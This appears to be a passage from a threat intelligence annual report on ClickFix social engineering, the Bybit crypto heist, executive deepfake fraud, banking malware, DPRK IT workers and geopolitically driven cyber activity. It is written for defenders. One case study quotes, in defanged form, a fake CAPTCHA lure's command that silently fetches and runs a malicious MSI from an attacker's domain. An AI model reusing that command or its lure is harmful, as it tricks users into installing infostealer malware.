
Case study: ClickFix adoption by multiple threat actors

Across 2025, threat actors across both espionage and crime ecosystems widely adopted two novel initial access techniques, ClickFix and FileFix, relying on social engineering and manual user actions rather than exploits. ClickFix first appeared in early 2024 during cyber criminal phishing and malvertising campaigns guiding users to execute local commands, and in June 2025, it was expanded by utilising execution through the Windows File Explorer address bar (which was referred to as FileFix).

Whilst initially used by cyber criminals, from our reporting and open source reporting we observed the following espionage motivated threat actors adopting ClickFix/FileFix in 2025:[123,124,125,126]

- Russia-based Blue Callisto (*a.k.a.* Callisto Group, COLDRIVER, Star Blizzard, UNC4057) to target activists, NGOs, and think tanks supportive of democratic institutions opposing Russian influence;
- North Korea-based Black Dev 4 (*a.k.a.* Contagious Interview) as part of a fake online interview assessment attack chain;
- Iran-based Yellow Nix (*a.k.a.* MuddyWater, Mango Sandstorm, Static Kitten) resulting in the download of a custom PowerShell loader;
- Iran-based Yellow Garuda (*a.k.a.* APT42, Charming Kitten, Mint Sandstorm, ITG18) by spoofing an education institution; and,
- White Dev 225 targeting several NGOs supporting Ukraine and utilising a Cloudflare-themed lure to execute a PowerShell-based WebSocket RAT.

Figure 12 - ClickFix/FileFix infection chain



Case study: ClickFix-style social engineering campaign led to infostealer infection

In June 2025, PwC investigated a malware intrusion stemming from a ClickFix-style social engineering campaign targeting an end user via routine web browsing. The threat actor directed the victim to a malicious webpage impersonating a legitimate CAPTCHA verification prompt titled ‘Checking if you are human.’ The page instructed the user to manually copy and paste the command ‘msiexec /qn /i hxxps: // clloudverify [.] com/i.msi’. This resulted in the download and execution of a malicious MSI installer hosted on threat actor-controlled infrastructure. This technique allowed the threat actor to bypass common security controls by relying on user interaction alone, demonstrating the continued effectiveness of low-complexity social engineering for initial access.

Following execution, the installer deployed ‘Kroqoul Civil Tools,’ which are a collection of dual-use tools commonly abused for remote system control, and installed a malicious Chrome extension masquerading as a legitimate productivity add-on. This extension functioned as an infostealer, enabling the collection of system information, browser data, cookies, and active sessions, whilst maintaining command-and-control connectivity for follow-on tasking. Although the intrusion was contained before broader lateral movement or data exfiltration was observed, this highlights how ClickFix campaigns can serve as an initial access mechanism for credential harvesting and session theft.

As browser-based workflows continue to provide access to corporate and cloud environments, similar social engineering-driven intrusions are likely to remain an attractive entry point for threat actors in 2026.

For defenders, these trends underscore the need to treat identity as the primary perimeter, enforce cloud-to-SaaS trust governance, reduce exposed attack surfaces at the edge, and prioritise monitoring of data movement and privilege escalation pathways across hybrid environments.

Pit lane pressure – theft, fraud, and insider threats in a converging threat economy

Adversaries are collapsing traditional distinctions between cyber crime, social engineering, and insider threats, creating a blended ecosystem of attacks that strike at the organisational core: its people, authorisation structures, hiring practices, development workflows, and financial pipelines. Expect threat activity to touch multiple parts of your organisation at once, which will necessitate shared visibility across teams so they can share early indicators and trends to fortify your defences.

In 2025 theft, fraud, and insider compromise merged into a single, convergent threat category, where adversaries blended social engineering, deepfake impersonation, third-party compromises, and embedded insider access to target organisations. Espionage motivated threat actors, cyber criminals, and dual-motivated operations increasingly run along the same racing line: targeting identity, authority, and human trust as the shortest path to monetisation or strategic advantage.

> For 2026 and beyond, organisations should expect more threats that blend operations across fraud, executive and employee impersonation, data theft, and insider exploitation, with further acceleration by threat actors using AI.

The converged threat model: One ecosystem, many entry points

Data and crypto theft, executive-targeted fraud, and insider exploitation are neither new nor isolated phenomena. They reinforce and accelerate each other, and we are seeing more fast-moving, multi-stage campaigns across the threat landscape.

Social engineering fuels both fraud and insider access

Executives are impersonated to commit theft. Insiders are inserted to enable or amplify fraud. We see this at scale with Black Ara (*a.k.a.* DPRK IT workers) operations.

Stolen data and insider access are for sale, and extortion still pays

The recruitment of insiders and third-party access is growing as threat actors monetise more elements of their attack chains.

Cryptocurrency enables rapid monetisation of both digital and human compromises

Once funds (or payroll access or code signing certificates) are compromised, crypto laundering pipelines provide near-instant escape velocity to cash out.

Supply chain and developer compromises bridge the gap

Malicious NPM packages, token theft, and compromised software vendors act as connective tissue, enabling both theft and impersonation operations to succeed.

AI amplifies every stage

Deepfake meetings, AI-generated personas, automated fraud templates, and AI-assisted malware development create a level of realism and scale unattainable in previous years.

2025 reflections

In 2025, financially motivated operations evolved to include a significant number of espionage motivated threat actor campaigns, particularly from those based in North Korea, in addition to traditional cyber crime. The estimated value of cryptocurrency stolen by North Korea-based threat actors alone in 2025 exceeded US$2 billion[127], with the Bybit heist in February 2025 accounting for approximately US$1.4 billion of that total.[128] The number of active and distinct North Korea-based threat actors remained consistent, with Black Dev 4 (*a.k.a.* Contagious Interview), Black Dev 5 (*a.k.a.* Willo Interview), and Black Artemis (*a.k.a.* TraderTraitor) conducting simultaneous, large-scale campaigns.

2025 saw a clear shift towards multi-stage, human-centric campaigns, in some cases paired with exploitation of the software supply chain. The 'Willo Interview' campaign, for example, involved no malicious attachments but instead socially engineered targets into running curl commands during fake job interviews.[129] The Bybit heist, whilst not a direct attack on the exchange, was a supply chain compromise of a third-party crypto wallet provider developer. This demonstrates a strategic focus on weaker links in the ecosystem over direct attacks on hardened targets.[130]

Geographically, the operations were borderless, reflecting the nature of the cryptocurrency sector. Threat actors based in North Korea and Iran were observed targeting global platforms and professionals in the Americas, Europe, and Asia Pacific regions. Geopolitical motivations also became a driver of attacks, as seen in October 2025 when Iran-based Yellow Dev 19 (*a.k.a.* Cotton Sandstorm, Emennet Pasargad) conducted retaliatory phishing operations against an Israeli cryptocurrency broker, treating the exchange as strategic infrastructure in a state-level conflict.[131]

In another incident from November 2025 reporting, a disagreement between the US and China arose regarding the ownership of 127,272 Bitcoin, valued at over US$13 billion. The issue pertains to a volume of cryptocurrency that the US government states it legally seized in 2024. China's National Computer Virus Emergency Response Centre (CVERC), however, has publicly characterised the seizure as a state-sponsored cyber operation in December 2020.[132] This event demonstrates the challenges of jurisdiction and asset control in relation to cryptocurrency, resulting in a discrepancy where one nation's stated law enforcement action is presented by another as a state-sponsored cyber operation.

The broader cyber crime market saw the commercialisation of high-volume, low-sophistication attack methods. The 'Drainer-as-a-Service' (DaaS) model became widespread, allowing non-technical criminals to deploy phishing sites that trick users into signing malicious transactions (e.g. setApprovalForAll) that drain wallet assets.[133,134] Similarly, open-source repositories like NPM were flooded with malicious typosquatted packages (e.g. Shai-Hulud campaigns) designed to steal credentials and private keys from developer environments.[135] This created a dual-threat environment: highly targeted campaigns from highly resourced threat actors and broad, opportunistic campaigns from low-skilled criminals using commercial tooling.

Case study: Multi-stage attack leads to largest crypto theft to date


In February 2025, the cryptocurrency exchange Bybit became the victim of the largest cryptocurrency heist to date, resulting in the theft of over US$1.4 billion in Ethereum.[136,137] The operation, attributed by the FBI to the North Korea-based threat actor TraderTraitor (*a.k.a.* Black Artemis), was not a direct assault on Bybit's own systems.[138] Instead, it was a sophisticated, multi-stage supply chain attack that exploited a trusted third party provider. This case provides a significant example of modern financial crime, highlighting the systemic risks within the interconnected Web3 ecosystem.

The attack began not at Bybit, but with the compromise of a developer at Safe{Wallet}, a software provider Bybit used for managing fund transfers from its multi-signature cold wallets. The threat actor gained access to the developer's laptop and hijacked AWS session tokens, which allowed it to bypass MFA and infiltrate Safe{Wallet}'s cloud environment. Once inside, Black Artemis injected malicious JavaScript code into the Safe{Wallet} front-end interface. This code was specifically designed to activate only when Bybit users interacted with the platform, and it would display the correct, intended recipient address to the user whilst the underlying smart contract logic was altered to redirect funds to an attacker-controlled wallet.[139]

The final stage of the heist occurred in February 2025. Bybit executives, including the CEO, received a link via Safe{Wallet} to approve what they believed was a planned, routine transfer of funds.[140] Due to the malicious code, the user interface they saw appeared entirely legitimate, and they proceeded to provide the required signatures for the multi-signature transaction: an action referred to as 'blind signing'. This approval triggered the malicious contract, which redirected approximately 400,000 ETH to the threat actor's wallet instead of Bybit's intended hot wallet. Technical analysis later revealed the attackers used a network of C2 servers and anonymising services, including Astrill VPN nodes with traffic originating from Pyongyang-based IP addresses, to manage the operation and conceal their location.[141,142]

Following the theft, Black Artemis initiated a highly efficient money laundering operation using a technique described as 'flood the zone' to overwhelm investigators. The first phase involved rapidly moving the stolen Ethereum through decentralised finance (DeFi) platforms, primarily the cross-chain protocol THORChain, to convert the assets into Bitcoin, which is considered more difficult to trace. In the second phase, these funds were processed through cryptocurrency mixers like Wasabi and CryptoMixer to completely obscure their illicit origins. Despite a rapid response from Bybit, which included launching a public bounty programme to trace the funds, the speed and decentralised nature of the laundering process made recovery exceptionally difficult. By mid-July 2025, over 79% of the stolen assets had been successfully laundered and were considered untraceable.[143]


Figure 13 - February 2025 Black Artemis crypto theft attack on Bybit




Case study: Multi-stage executive impersonation fraud

Financially motivated threat actors have refined executive impersonation into a multi-stage, high-credibility attack sequence, moving far beyond traditional business email compromise (BEC). What begins as a casual outreach on external or internal messaging quickly accelerates into polished follow-up emails, culminating in AI-generated deepfake calls where attackers simulate executives with convincing precision.[144] These operations build trust lap by lap, using scripted dialogue, positive reinforcement, and realistic payment instructions, to pull victims into executing transfers that feel legitimate at every turn, making this one of the fastest-evolving social-engineering approaches in today's threat landscape.

Figure 14 - Multi-stage, cyber-enabled fraud impersonating executives





Case study: White Dev 250 targets Brazilian individuals via WhatsApp

In November 2025, PwC observed a campaign conducted by White Dev 250 targeting Brazilian users via WhatsApp with a modular banking malware framework exhibiting tradecraft consistent with the Guildma/Astaroth ecosystem. The initial infection stage consisted of an obfuscated VBS-based remote access trojan delivered to Windows systems. This component established persistence via registry keys and scheduled tasks and retrieved configuration data from threat actor-controlled Terra email accounts using IMAP. This stage provided full remote administration capability, including command execution, file management, screenshot capture, and PowerShell tasking.

The campaign also incorporated automated propagation leveraging Selenium, ChromeDriver, and WhatsApp Web session cloning. Infected systems sent malicious payloads to all contacts of the compromised user, effectively converting victims into distribution infrastructure. Subsequent stages focused specifically on financial targeting.

In alternate infection chains, the VBS loader deployed MSI packages containing AutoIT components that decrypted and injected a Delphi-based banking RAT into memory. The final payload monitored active windows for Brazilian financial institutions and cryptocurrency platforms, decrypting and activating only when relevant activity was detected. Configuration retrieval via IMAP, encrypted payload injection into legitimate processes, and dynamic delivery of fake banking overlays from C2 infrastructure align closely with established Guildma/Astaroth techniques.[145]

The alternate infection chains increase White Dev 250's operational flexibility and resilience. It allows the threat actor to quickly adapt to detection controls, infrastructure takedowns, or signature-based blocking. Defenders blocking a single artefact or a loader variant will not disrupt White Dev 250's broader operation. We recommend organisations prioritise behaviour-based detection and monitoring of process injection, AutoIT execution, IMAP-based C2 activity, and anomalous WhatsApp Web automations.

Black Ara: Insider threat at scale

Black Ara (*a.k.a.* DPRK IT Workers) represents a significant insider threat, and estimates suggest that tens of thousands of illicit remote workers are active globally. The threat actor undermines hiring processes, exposing organisations. to legal risks due to sanctions violations, and introduces vulnerabilities. They have been observed extorting victim employers, such as by threatening to leak proprietary code or documents unless paid. Moreover, their access can be handed over to other North Korea-based threat actors such as Black Artemis (*a.k.a.* Lazarus Group), enabling broader compromise.[146]

Black Ara operates in structured teams, often supervised by mission representatives and group leaders, and supported by facilitators who help workers acquire fake identities, manage laptop farms, and launder earnings. We assess they are likely based in countries including China, Russia, and Laos. Their activity is resilient, decentralised, and adaptive, making it difficult to dismantle, and likely to continue.[147]


> For CISOs and boards, this threat underscores the need for enhanced due diligence in hiring processes, especially for remote roles. Red flags include candidates who avoid video interviews, refuse in-person meetings, or provide suspicious documentation. Organisations should also monitor signs of insider threat activity, such as anomalous access patterns, especially from high-risk geographies, and restricting the use of remote access tools.

Crossing the line: Digital exposure and physical security threats

Beyond fraud, organisations and their executives are increasingly faced with developing risk mitigation strategies to address digital exposure and the enablement of potential physical security threats. Threat activity directed at senior executives is increasingly characterised by multi-stage operations that begin in online spaces but escalate toward real-world safety risks. Reporting from Recorded Future indicates that doxxing, harassment, and ideological targeting of corporate and institutional leaders has surged, particularly in the US. According to their 2024 analysis, domestic violent extremist groups are increasingly publishing personally identifiable information (PII), such as home addresses, phone numbers, and other personal data, about executives and public officials, with the explicit intent of enabling harassment, stalking, or even physical harm.[148]

In mid-2025, Flashpoint reported on a large-scale data leak known as The CEO Database, which exposed detailed profiles of more than 1,000 corporate executives, including (in many cases dated) contact information, employment details, and public- and private-sector affiliations.[149] Whilst each data point requires validation for accuracy, the availability, collection, and deliberate aggregation of such data nonetheless reflects threat actor views on executives as viable targets and markedly increases the risk of cyber and cyber-enabled physical threats, ranging from tailored spearphishing and deepfake campaigns to doxxing-based harassment, and potentially extortion, coercion, or physical safety.[150]

Figure 15 - Multi-stage, cyber-initiated attack chain targeting executives



As digital exposure and physical targeting converge, organisations face new dynamics: small data leaks can gain speed, evolving into safety considerations, reputational friction, or operational disruption. Threat actors draw on leaked data, digital artefacts, impersonation, and harassment to exert pressure on executives and shape organisational decisions at critical moments.

Geopolitics, hybrid warfare, and the turbulence ahead

Across 2025, the global threat landscape resembled a high-downforce circuit where the decisive moves happened not in cyber or geopolitics alone, but in the slipstream between them. 60% of leaders are increasing cyber risk investment in response to geopolitical volatility.[151] Leaders are challenged to consider geopolitical shifts in cyber risk and wider business decisions as we steer through the coming years of uncertainty.

In 2025, threat actors fused phishing and maldocs with influence playbooks to steer sentiment, pressure regulators, and unsettle supply chains, as physical and cyber effects intertwined from Gaza to the South Atlantic and across telecommunications backbones and undersea cables.

Leaders should expect more turbulence in 2026: We assess Russia-based threat actors will likely continue to blend cyber and influence operations against European and transatlantic democracies; China-based threat actors are assessed to sustain persistent access in telecommunications and other critical infrastructure; and tighter attribution and regulation will raise the cost of misjudged risk in mergers and acquisitions, entry into new jurisdictions and markets, and third-party selection.

Figure 16 - Notable threat actor activity coinciding with tensions in 2025

Israel-Iran conflict and cyber warfare


Israel launches Operation Rising Lion in June 2025. Iran-based threat actors accelerate phishing infrastructure, reactivate hacktivist personas, and deploy destructive tooling along wartime narratives. Hybrid campaigns synchronised to kinetic triggers.

India-Pakistan espionage and perception management

Phishing and maldocs persist as primary entry points. Indian DRDO-themed credential pages and Pahalgam-themed PDFs coincide with missile test windows and diplomatic signalling.

US-China economic crosswinds and strategic competition

Economic headwinds translate into cyber crosswinds. US-China tariff measures and counters. Escalations in espionage, supply chain intrusions, and disinformation. China-based threat actors targeting telecommunications as sensor and lever.



Global disinformation campaigns and election interference

Israel/Palestine narratives spike with hacktivist fronts. Russia-linked networks press into Latin America. European election cycle (e.g. Romania, Peru, Czech Republic, and Moldova) draw coordinated campaigns, highlighting platform dynamics and cross-border echo chambers.

152,153,154,155,156,157,158,159,160,161,162,163

In January 2025, our team presented at the SANS CTI Summit on a China-based Red Ishtar (*a.k.a.* CeranaKeeper, Stately Taurus, Earth Preta) case study and the challenges of navigating threat actor attribution across industry. We previewed our framework for comparative attribution to assist with these challenges, which we further detailed in this blog: 'How we analyse, compare, and integrate multiple threat actor attribution assessments.'

Middle East conflicts

Israel and Hamas

Activity in late 2024 and January 2025 included Hamas-aligned wiper attacks and operations assessed as being conducted from outside Gaza, notably White Dev 21 (*a.k.a.* WIRTE) and Grey Dev 8 (*a.k.a.* Cyber Toufan).[164,165] By late September 2025, a ceasefire was negotiated, ultimately coming into effect in October 2025. Based on observed activity and open-source reporting, we assess Hamas may continue to favour covert, deniable espionage and destructive operations against Israel, calibrated to not breach ceasefire thresholds utilising hacktivist personas as part of information operations.[166] Whilst we have not observed Israel-based threat actors targeting Hamas-linked entities, it was reported that in late 2023, a suspected Israel-based threat actor using the persona 'Gonjeshke Darande' (*a.k.a.* Predatory Sparrow) claimed an attack against Iran's oil and gas infrastructure causing gas station disruptions.[167]

Israel, the US, and Iran

On 13 June 2025, Israel launched Operation Rising Lion and conducted air strikes targeting Iranian military, nuclear facilities, and personnel. The operation lasted for 12 days, during which Iran retaliated by launching ballistic missiles and drones against Israel in multiple such kinetic exchanges. These hostilities between the two countries also triggered activity in the cyber realm, with multiple cyber campaigns observed throughout the 12 days of the operation.[168] As the kinetic exchange between both countries intensified, Iran-based cyber threat actors were publicly reported to have increased efforts of collecting intelligence on regional developments, likely attempting to anticipate further military action against Iran, and had reactivated hacktivist personas which focused on maintaining a narrative control throughout the days of the conflict.[169] The hacktivist personas were used to amplify pro-Iran narratives and bolster claimed kinetic and cyber activity against Israel. For example, Israel's Cyber Authority warned about an SMS campaign spoofing the 'IDF Home Front' with fake messages telling citizens to avoid bomb shelters, and this was one of the several information operation campaigns targeting Israeli citizens throughout Operation Rising Lion.[170]

On 28 February 2026, the US and Israel announced the launch of a joint military campaign targeting sites in Iran, following the breakdown of negotiations concerning Iran's nuclear programme. According to initial reporting, targets included the compound of Iran's Supreme Leader, Ayatollah Ali Khamenei and

the presidential office in Tehran, resulting in the death of the Supreme Leader and senior military commanders.[171] Iran initially retaliated against Israel under an operation named 'True Promise 4'. It has since targeted countries in the region hosting US military bases including Qatar, Kuwait, Bahrain, the UAE, Iraq, and Jordan, as well as Saudi Arabia.[172] Several Iran-aligned proxies in the region, including Iraqi militias, have expressed support for Iran and a willingness to target US military assets, increasing the risk of further regional escalation. Groups aligned to the Houthi movement in Yemen have also reportedly declared support for Iran and criticised defensive action reportedly taken by Arab states to intercept missiles targeting US installations.[173]

As is common during periods of conflict, hacktivists were also quick to react.[174] Pro-Iran/anti-Israel hacktivists such as RipperSec and APT Iran claimed to have targeted various Israeli entities. Conversely, a hacktivist known as Troll Team claimed activity targeting Iranian entities. Whilst such activity is often opportunistic and may be exaggerated, an Iran-linked threat actor persona known as Handala Hack, which we associate with Yellow Phobos (*a.k.a.* Red Sandstorm, Dune), also issued statements on social media threatening to target entities across the region. The situation remains highly volatile and is likely to reshape the geopolitical and cyber threat landscape in the Middle East over the coming months.[175]

Since 2023, Iran-based threat actor activity has typically coincided with major kinetic escalations in the region, such as Operation Rising Lion, whilst simultaneously maintaining 'business-as-usual' intelligence collection against strategic sectors of interest.[176] After the June 2025 kinetic conflict subsided, from late August through October 2025, Iran-based threat actors pivoted their information operations activity and repurposed their campaigns. From the observed June 2025 activity primarily targeting Israeli citizens, Iran-based threat actors refocused on conducting campaigns primarily claiming sabotage against Israel-based logistics and food-tech organisations. These campaigns continued efforts of narrative control whilst focusing on targeting organisations that presented with more suitable opportunities for influence attempts.[177] Since then, Iran-based threat actors have maintained a consistently high tempo of operations that combine espionage, disruptive attacks, and coordinated information campaigns which continue to primarily target Israel and the Middle East.[178]

India and Pakistan

In South Asia, the 22 April 2025 Pahalgam attack precipitated a rapid India-Pakistan crisis that saw Indian strikes on Pakistani militant infrastructure, leading to retaliatory drones and missiles and four days of hostilities.[179] The skirmish coincided with reported cyber activity attributed to Pakistan-based Green Havildar (*a.k.a.* APT36, Mythic Leopard) intensifying credential phishing against Indian defence and government entities, including DRDO-themed credential phishing pages.[180] Across this period, India-based threat actors such as Orange Indra and Orange Chandi (*a.k.a.* Sidewinder) continued their high operational pace to target Pakistan government institutions.[181, 182, 183] A ceasefire on 10 May 2025 did not moderate the tempo, with hacktivist defacements and DDoS attacks against Indian government infrastructure, as well as advisories warning of malspam campaigns continuing into June and July 2025.[184]


US and China

Tariff escalation in 2025 intensified geopolitical friction and coincided with observable upticks in espionage motivated activity. Publicly reported vendor telemetry indicated a rise in China-based operations for intelligence collection and pre-positioning against strategic sectors.[185]

In early 2025, after the second Trump administration took office, the US announced 10% tariffs on goods from China and 25% on Mexico and Canada, prompting Beijing to counter with levies on selected US energy exports and export curbs on strategic metals, widening the dispute beyond the bilateral lane.[186] On 2 April 2025, Washington introduced a 10% baseline tariff on virtually all imports and higher 'reciprocal' rates for dozens of nations, in addition to ending duty-free 'de minimis' for small parcels from China and Hong Kong.[187] This resulted in a tit-for-tat between China and the US which quickly drove effective rates to triple digits (up to 145% on Chinese goods and 125% on US goods) effectively freezing trade until both sides agreed to talks.[188]

